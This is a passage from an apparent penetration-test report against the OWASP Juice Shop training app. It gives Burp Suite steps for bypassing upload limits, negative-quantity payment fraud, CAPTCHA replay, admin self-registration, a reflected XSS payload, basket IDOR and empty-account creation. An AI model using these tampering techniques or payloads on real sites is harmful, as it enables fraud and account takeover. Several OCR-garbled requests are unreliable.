u0GdtTV1sLadNbS1sInBhc3N3b3JkIjo1ZTE5ZDV1ZDvNzJzAnNchhYTAlZjYzJpgSNW3NDY3TWV1LGJyb2x1IjoiY3Vsd6tZx1lC0j2Mk1eGV0b2t1b1I
611s1m0nhdJPMbCdpbk1w1joiMC4wLjAuM1sInByb2ZpbGVbWFhZ5t1e19hc3H1dHmvcHV1B61jL1ctWdicy9lc0xv7FpZlCR12mF1bHyc32n1ivid69
0cFN1Y3j1dc1611s1m1zQWNOaX2L1jp0cnV1LCJycmVhd0VQ0Q10i1yMD10LTxkLTA0IDAc0jA50jQ3Ljk0NyaEMDAEDAL1C0j1cGRhdGvQXQ10i1yMD1
0LTxkLTA0IDA20jA50jQ3Ljk0NyaEMDAEDAL1C0jZKw1l0V0kQXQ10m51b0xSLCj0TQ10jE3MDQcN0gl0TP9.Whoz034hRHOBeifzfLZ42Z0xrrn2ix669t
EcJaaigEx1S1dHwZ1IozyoRicPMRUp3jFDmf9wYidiSwgpmxF1W71qe7TpU0TCnC4K--tSHlimqFaHls-sTR0dCQ03caavnva-WBihb1vwCYebXjetK
iPnf-exIacJuy1Fk
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Cookie: language=en; welcomeBanner_status=dismiss; cookieConsent_status=dismiss; continueCode=
klvxtD1YCaiB5LtcL1H7rP0h0iwlJ7vLuyt1That1LxMyy145PanSe6cbxcam0ch0u0tz1cK3Cjgs1716x7VrUopugkhF7c35fx1; token=
eyJ0XAi0jKV1Q1LcJhbGcI0i3SUz1N19.eyJzdGF0dHN0IjZ0IiIviZ2GFOYS1feyJpZC1EMjIeInVzZKJUW1IijoIiIviZWihaWri0iJgb2h
u0GdtTV1sLadNbS1sInBhc3N3b3JkIjo1ZTE5ZDV1ZDvNzJzAnNchhYTAlZjYzJpgSNW3NDY3TWV1LGJyb2x1IjoiY3Vsd6tZx1lC0j2Mk1eGV0b2t1b1I
611s1m0nhdJPMbCdpbk1w1joiMC4wLjAuM1sInByb2ZpbGVbWFhZ5t1e19hc3H1dHmvcHV1B61jL1ctWdicy9lc0xv7FpZlCR12mF1bHyc32n1ivid69
0cFN1Y3j1dc1611s1m1zQWNOaX2L1jp0cnV1LCJycmVhd0VQ0Q10i1yMD10LTxkLTA0IDAc0jA50jQ3Ljk0NyaEMDAEDAL1C0j1cGRhdGvQXQ10i1yMD1
0LTxkLTA0IDA20jA50jQ3Ljk0NyaEMDAEDAL1C0jZKw1l0V0kQXQ10m51b0xSLCj0TQ10jE3MDQcN0gl0TP9.Whoz034hRHOBeifzfLZ42Z0xrrn2ix669t
EcJaaigEx1S1dHwZ1IozyoRicPMRUp3jFDmf9wYidiSwgpmxF1W71qe7TpU0TCnC4K--tSHlimqFaHls-sTR0dCQ03caavnva-WBihb1vwCYebXjetK
iPnf-exIacJuy1Fk
19 Connection: close
20
21 {
 "paymentMode": "wallet",
 "paymentId": 7
}

```

- Undermines the payment system's integrity, affecting user trust.

You successfully solved a challenge: Deluxe Fraud (Obtain a Deluxe Membership without paying for it.)

## 16) Security Misconfiguration – file size

**Severity:** high

**Description :**

The application's file upload functionality relies on client-side validation, allowing attackers to bypass size and type restrictions by modifying requests through Burp Suite. During testing, we successfully uploaded a prohibited 150KB .txt file despite apparent client-side restrictions (100KB limit).

**Step-by-Step Exploitation:**

## 1- Payload Preparation (PowerShell/Python):

```
>>> with open('payload1.txt', 'w') as file:
... file.write('This is less than 100kb')
...
23
>>> with open('payload1.txt', 'w') as file:
... file.write('This is less than 100kb')
...
...
```

|  |              |                   |                    |        |
|--|--------------|-------------------|--------------------|--------|
|  | payload1.pdf | 5/2/2025 11:42 PM | Chrome PDF Docu... | 1 KB   |
|  | payload2.txt | 5/2/2025 11:43 PM | Text Document      | 150 KB |

## 2- Interception & Tampering:


### - Intercepted legitimate upload of payload1.pdf (1KB)

The screenshot shows the Burp Suite interface with an intercept session active. On the left, the 'HTTP History' tab displays several network requests, including a POST request for 'payload1.pdf'. On the right, a browser window for 'OWASP Juice Shop' shows a 'Complaint' form. The 'Message' input field contains the text 'hi'.

### - Modified filename and content to payload1.txt (150KB) in Burp:

The screenshot shows the Burp Suite interface with an intercept session active. On the left, the 'HTTP History' tab displays several network requests, including a POST request for 'payload1.txt' which has been modified to 150KB. On the right, a browser window for 'OWASP Juice Shop' shows a 'Complaint' form. The 'Message' input field contains the text 'hi'.

### 3-Bypass Result: Server accepted the oversized file despite client-side restrictions



## 17) Security Misconfiguration – upload type


Severity: high

Description :

The application's reliance on client-side file type validation allows attackers to upload prohibited file types (e.g., .txt) by intercepting and modifying requests in Burp Suite. During testing, we bypassed PDF-only restrictions to upload a .txt file despite frontend controls.


Exploitation Steps :

## 1-upload the file




The screenshot shows a file upload attempt on the OWASP Juice Shop 'Complaint' page. The file 'file-uploaded.apk' is selected. The Burp Suite interface shows the raw request being sent to the server.

## 2- Modified the Content-Disposition and Content-Type headers:



The screenshot shows a modified file upload attempt on the OWASP Juice Shop 'Complaint' page. The file 'file-uploaded.apk' is selected. The Burp Suite interface shows the raw request with modified headers.

- Confirmed successful



The screenshot shows a successful file upload attempt on the OWASP Juice Shop 'Complaint' page. The message 'You successfully served a challenge. Upload Type (upload a file that has no zip or apk extension)' is displayed. The Burp Suite interface shows the raw request.

## 18) Improper input validation – payback time

Severity: High

### Description :

The application fails to validate product quantity values during checkout, allowing attackers to submit negative quantities (e.g., -10000) through request tampering. This flaw credits the attacker's account instead of debiting it, enabling financial fraud.

## Exploitation :

### Steps 1 - Legitimate Order Placement:

Add a product (e.g., Banana Juice) to cart with quantity 1 Initiate checkout

The screenshot shows the OWASP Juice Shop application's basket page. A single item, "Banana Juice (1000ml)", is listed with a quantity of 1 and a price of 3.98€. Below the basket, a "Checkout" button is visible.

The screenshot shows the Burp Suite interface intercepting a POST request to the "/basket" endpoint. The request payload contains the JSON object `{"quantity": 1}`. The response from the browser shows the same basket page as the first screenshot.


### Step 2 - 2. Request Tampering: intercept the request in Burp Suite and send it .

The screenshot shows the Burp Suite interface intercepting a POST request to the "/basket" endpoint. The request payload has been modified to `{"quantity": -10000}`. The response from the browser shows the same basket page as the previous screenshots.

## Exploit Result:

- System processes negative quantity as a refund
- Attacker's balance increases by  $10000 * \text{product\_price}$

- Challenge "Payback Time" solved



## 19) Broken authentication – CAPTCHA Bypass

Severity: high

- **Description :** The application's CAPTCHA mechanism fails to prevent automated submissions, allowing attackers to bypass rate limiting by replaying the same feedback request multiple times through Burp Repeater. This enables spam attacks and potential data corruption.
- **Exploitation Steps :**
  1. **Legitimate Feedback Submission:**

## Submit a feedback form with valid CAPTCHA


The screenshot shows the Burp Suite interface on the left and the OWASP Juice Shop application on the right. In the Burp Suite 'Proxy' tab, several network requests are listed, including a POST request to /api/feedbacks. On the right, the OWASP Juice Shop 'Customer Feedback' page is displayed. The 'Comment' field contains 'Hello'. The 'Rating' slider is set to 3. The 'Captcha' section shows a CAPTCHA challenge 'What is 10+9?' and a result '28'. A 'Submit' button is visible at the bottom right of the form.

## 2. Intercept the request in Burp Suite : Request Replay Attack

Sent 10+ identical requests within 20 seconds via Burp Repeater

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a single feedback submission message. The 'Response' pane shows the server's response. Below the repeater pane, the 'Repeater' tab has a 'Send' button and a 'Cancel' button. The 'Target' dropdown is set to 'http://localhost:3000'. The 'Inspector' pane shows the request details again. The 'Response' pane shows the repeated response.

### 3. Verification:



## 20) Improper input validation – Admin registration

Severity: high

### Description:

The application's user registration functionality improperly validates input, allowing attackers to self-assign administrator privileges by manipulating the registration request. This flaw bypasses the intended role-based access control (RBAC) system, enabling vertical privilege escalation.

### Steps to procedures :

Intercept the registration request using Burp Suite or browser developer tools :

Burp Suite Community Edition v2025.3.4 - Temporary Project

Request

```

Pretty Raw Hex
-----+-----+-----+-----+-----+-----+
1. Accept-Language: en-US,en;q=0.9
2. Accept-Encoding: gzip, deflate
3. Accept: */*
4. Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
5. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 YaBrowser/25.1.1.145.0.100.100 Safari/537.36
6. Referer: http://localhost:3000/
7. Content-Type: application/json
8. Content-Length: 140
9. Origin: http://localhost:3000
10. Sec-Fetch-Site: sameorigin
11. Sec-Fetch-Mode: cors
12. Sec-Fetch-Dest: empty
13. Host: localhost:3000
14. X-Forwarded-Port: 3000
15. Accept-Encoding: gzip, deflate, br
16. Connection: keep-alive
17. Content-Type: application/json; charset=utf-8
18. cookieconsent_status_dismissed: continueCode
19. b3411c10c0523f2e257b1a1e49ab0121bf7d1a7f2a077a2
20. DNT: 1
21. Connection: keep-alive
22. (
 "email": "3basit@gmail.com",
 "password": "M76Q1jpx",
 "securityQuestion": "M76Q1jpx",
 "securityAnswer": "movie",
 "id": 12,
 "question": "Your favorite movie?",
 "createdAt": "2025-04-18T20:54:10.277Z",
 "updatedAt": "2025-04-18T20:54:10.277Z",
 ...
),
 "securityAnswer": "movie"
)

```

Event log (0) All issues      0 highlights      0 Memory: 149.4MB      Disabled

OWASP Juice Shop

User Registration

email: 3basit@gmail.com

Password:

**● Password must be 5-40 characters long.**

Show password advice

Security Question: Your favorite movie?

This cannot be changed later!

Answer: movie

Register

Already a customer?

- Send it to repeater , you will see that the role is “customer”

Burp Suite Community Edition v2025.3.4 - Temporary Project

Repeater

Request

```

POST /api/Users/ HTTP/1.1
Content-Type: application/json
Host: localhost:3000
Connection: keep-alive
Content-Length: 140
Cookie: cookieconsent_status_dismissed=continueCode; b3411c10c0523f2e257b1a1e49ab0121bf7d1a7f2a077a2; DNT=1

{
 "email": "3basit@gmail.com",
 "password": "M76Q1jpx",
 "securityQuestion": "M76Q1jpx",
 "securityAnswer": "movie",
 "id": 12,
 "question": "Your favorite movie?",
 "createdAt": "2025-04-18T20:54:10.277Z",
 "updatedAt": "2025-04-18T20:54:10.277Z",
 ...
},
 "securityAnswer": "movie"
}

```

Response

```

{"success": true, "data": {"id": 12, "email": "3basit@gmail.com", "username": "3basit", "password": "M76Q1jpx", "securityQuestion": "M76Q1jpx", "securityAnswer": "movie", "createdAt": "2025-04-18T20:54:10.277Z", "updatedAt": "2025-04-18T20:54:10.277Z", "lastLogin": null}, "jwt": "eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IjMyYXNpc3Rpdml0IiwiaWF0IjoxNTE2MjM5MDIyfQ.0.D.0."}

```

Event log (0) All issues      0 highlights      0 Memory: 149.4MB      Disabled

OWASP Juice Shop

User Registration

email: 3basit@gmail.com

Password:

**● Password must be 5-40 characters long.**

Show password advice

Security Question: Your favorite movie?

This cannot be changed later!

Answer: movie

Register

Already a customer?

- So before sending it I will change its role to “admin”

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Request" pane, a POST request to `http://localhost:3000/api/Users/` is displayed. The "Selected text" field in the Inspector tool contains the modified JSON payload: `"role": "admin"`. The "Decoded from" dropdown shows the original JSON with `"role": "user"`. The "Request attributes", "Request query parameters", "Request cookies", and "Request headers" panes are also visible.

The right side of the screen shows a browser window for "OWASP Juice Shop" at `localhost:3000/#/register`. The "User Registration" form has the email `3Basil@gmail.com` and password `password` filled in. A note indicates that the password must be 5-40 characters long. The "Security Question" dropdown is set to "Your favorite movie?", and the answer is "movie". The "Register" button is highlighted in blue.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Request" pane, a GET request to `http://localhost:3000/rest/continue-code` is displayed. The "Request attributes", "Request query parameters", "Request body parameters", "Request cookies", and "Request headers" panes are visible.

The right side of the screen shows a browser window for "OWASP Juice Shop" at `localhost:3000/#/register`. A green success message at the top states: "You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)". The "User Registration" form is shown again with the same fields and settings as the previous screenshot, but the "Register" button is now greyed out.

## 21) Reflected XSS in search functionality

Severity: Medium

**Description:**

A **reflected XSS** vulnerability was discovered in the search functionality of the web application. The input provided in the q parameter of the search endpoint is directly reflected in the HTML response without proper sanitization or encoding, allowing attackers to execute arbitrary JavaScript in the context of a victim's browser.

**Affected Component:**

/search?q=

**Steps to Reproduce:**

1. Navigated to the following URL:

**[https://target-site.com/search?q=<img src=z onerror=alert\(1\)>](https://target-site.com/search?q=<img%20src=z%20onerror=alert(1)>)**

2. Observed the browser executing the payload, triggering a JavaScript alert(1) popup.
3. Confirmed the input is reflected in the page source without encoding.

- **Impact:**


An attacker could trick users into clicking a malicious link (e.g., via email, social media, or phishing). If a victim accesses the link, JavaScript code can execute in their browser, allowing for:

1. Session hijacking
2. Defacement
3. Redirection to malicious sites
4. Phishing of credentials

- **Evidence:**

1. URL tested:

```
javascript
CopyEdit
/search?q=
```



## 22) Broken access control -- viewing basket

Severity: medium

### Description

A **Broken Access Control** vulnerability exists in the "View Basket" feature of OWASP Juice Shop. The application fails to properly verify ownership of the shopping basket when accessing it via its ID. This allows any authenticated user to view another user's basket by simply altering the Basket ID in the request, without any server-side authorization enforcement.

### Affected Component

GET /api/Basket/:id

### Steps to Reproduce

1. Logged into the Juice Shop with a valid user account.
2. Navigated to the /basket page and intercepted the HTTP request using **Burp Suite**.
3. Observed the following request:

```

http
GET /api/Basket/3 HTTP/1.1
Host: localhost:3000

```

- Modified the Basket ID to 8:

```

http
GET /api/Basket/8 HTTP/1.1

```

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```

GET /api/Basket/8 HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Bezer"
sec-ch-ua: "Yves;v=111.39.eyJz4dGQdXNlOjJxdeNjZNaLiIv1ZGF0YS56eyJxZC16MhNeInvxZX
JuN11yLiIv1z0WhmW0.011c2yvHUB0Z0NLwNs1z1nBc3N8.331j1m)Va0W307Qm)NxDUz0D12zUx0
DfWMT2hPAg11LCb211o1YV9zfG9ZX11LCN.Zw1eGVb211b1LG1l1xwhc3P9z2d9kA1W1s1tM4vA;Au
HcC11L1G9d1v0Q0.011TA0LTE21DE50)M90)USLj11054MD49MD
1Y3J1dC151s1s1z0N00X21jpcnVLC)cevhGwv0Q0.011yM011TA0LTE21DE50)M90)USLj11054MD49MD
ALLC1JGPhd0VA0Q0.011TA0LTE21DE50)M90)USLj11054MD49MDAll.C3.2W1d0V0Q0.011bGv9LcJy
R0Q0.011TA0LTE21DE50)M90)USLj11054MD49MD.7u8Wnawek11z1zTzW2nrcf
uxn9ETZ0fwv0nB4qsvXbDw~.7qD1v1ZCTe99)w_vSA70z0iT1E0.0-k1TBLYy9p-c1AfXqOLak-P3r6gA2E
<0E123>
Accept: application/json, text/plain, */*
Accept-encoding: gzip, deflate, br
sec-ch-ua: "Chromium";v="133", "Not(A Brand");v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
sec-ch-ua-model: "70"
sec-ch-ua-device: "same origin"
sec-prefetch-mode: cors
Sec-Fetch-Dest: empty
Referrer: http://localhost:3000/
sec-ch-ua-mobile: ?0
Cookie: language=en; cookieconsent_status=disclose; wtcbanner_status=disclose; token=y
yJz4dGQdXNlOjJxdeNjZNaLiIv1ZGF0YS56eyJxZC16MhNeInvxZX
JuN11yLiIv1z0WhmW0.011c2yvHUB0Z0NLwNs1z1nBc3N8.331j1m)Va0W307Qm)NxDUz0D12zUx0
DfWMT2hPAg11LCb211o1YV9zfG9ZX11LCN.Zw1eGVb211b1LG1l1xwhc3P9z2d9kA1W1s1tM4vA;Au
HcC11L1G9d1v0Q0.011TA0LTE21DE50)M90)USLj11054MD49MD
1Y3J1dC151s1s1z0N00X21jpcnVLC)cevhGwv0Q0.011yM011TA0LTE21DE50)M90)USLj11054MD49MD
ALLC1JGPhd0VA0Q0.011TA0LTE21DE50)M90)USLj11054MD49MDAll.C3.2W1d0V0Q0.011bGv9LcJy
R0Q0.011TA0LTE21DE50)M90)USLj11054MD49MD.7u8Wnawek11z1zTzW2nrcf
uxn9ETZ0fwv0nB4qsvXbDw~.7qD1v1ZCTe99)w_vSA70z0iT1E0.0-k1TBLYy9p-c1AfXqOLak-P3r6gA2E
<0E123>
Content-Type: application/json
Keep-Alive: timeout=5
Connection: keep-alive

```

**Response:**

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"20-bff5/a9yN9y9h)nBa8pOLDxA"
Vary: Accept-Encoding
Date: Mon, 16 Apr 2024 21:59:42 GMT
Content-Length: 14
Connection: keep-alive
Keep-Alive: timeout=5

```

```

{
 "status": "success",
 "data": null
}

```

- The server responded with the contents of **another user's basket** without verifying that I had permission to access it.

## Impact

An attacker can view the contents of **any user's basket** by modifying the ID parameter, exposing private information such as selected products and user behavior. This violates data confidentiality and, if combined with other vulnerabilities, may lead to **privilege escalation or full account compromise**.

## 23) Broken access control – empty user Registration

**Severity:** Medium

**Description**

**Improper Input Validation** occurs when applications fail to enforce input checks. In OWASP Juice Shop, the /api/Users endpoint allows user registration without validating critical fields like

email and password. Attackers can intercept requests, remove these fields, and create empty user accounts, bypassing essential validation and completing the "*Empty User Registration*" challenge.

#### Affected Component

#### User registration endpoint /api/Users

The endpoint lacks server-side validation for required fields, enabling incomplete account creation.

#### Steps to Reproduce (OWASP Juice Shop)

1. **Navigate to registration page:**

<http://localhost:3000/#/register>

2. **Register a valid user:**

- Email: emptyreg@email.com
- Password: Pass123!
- Security Question: "Mother's maiden name?"
- Answer: Smith

3. **Intercept the request** (e.g., Burp Suite):

```
text
POST /api/Users HTTP/1.1
{
 "email": "emptyreg@email.com",
 "password": "Pass123!",
 "role": "customer"
}
```

4. **Resend the request** via Repeater → 400 Bad Request (email exists).

5. **Modify the request** by removing email and password:

```
text
POST /api/Users HTTP/1.1
{
 "role": "customer"
}
```

6. **Confirm vulnerability:** Server responds 201 Created, creating an empty account and solving the challenge.

#### Impact

- Invalid accounts disrupt user management.

- Bypasses registration validation integrity.
- Enables anonymous/untraceable account creation.
- Risks system errors from incomplete data.

### User Registration

Email\*  
bb@mail.com

Password\*  
.....  
! Password must be 5-40 characters long. 14/20

Repeat Password\*  
.....  
14/40

Show password advice

Security Question\* -  
Mother's maiden name?  
! This cannot be changed later!

Answer\*  
hack

 Register

Already a customer?

JH Burp Suite

Target: http://localhost:3000

**Request**

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 250
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="0"
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
10 like Gecko) Chrome/129.0.6668.71 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
18 continueCode=7ENKDX8Nz2T0jBn4GmtrOKsgfyIpRfxkFOWtz0AQ3PvjkaafWZLqlcpx5
19 ConnexionToken.KM9R:BLXk
20 {
 "email": "bb@mail.com",
 "password": "Nooneishere123",
 "passwordRepeat": "Nooneishere123",
 "securityQuestion": {
 "id": 2,
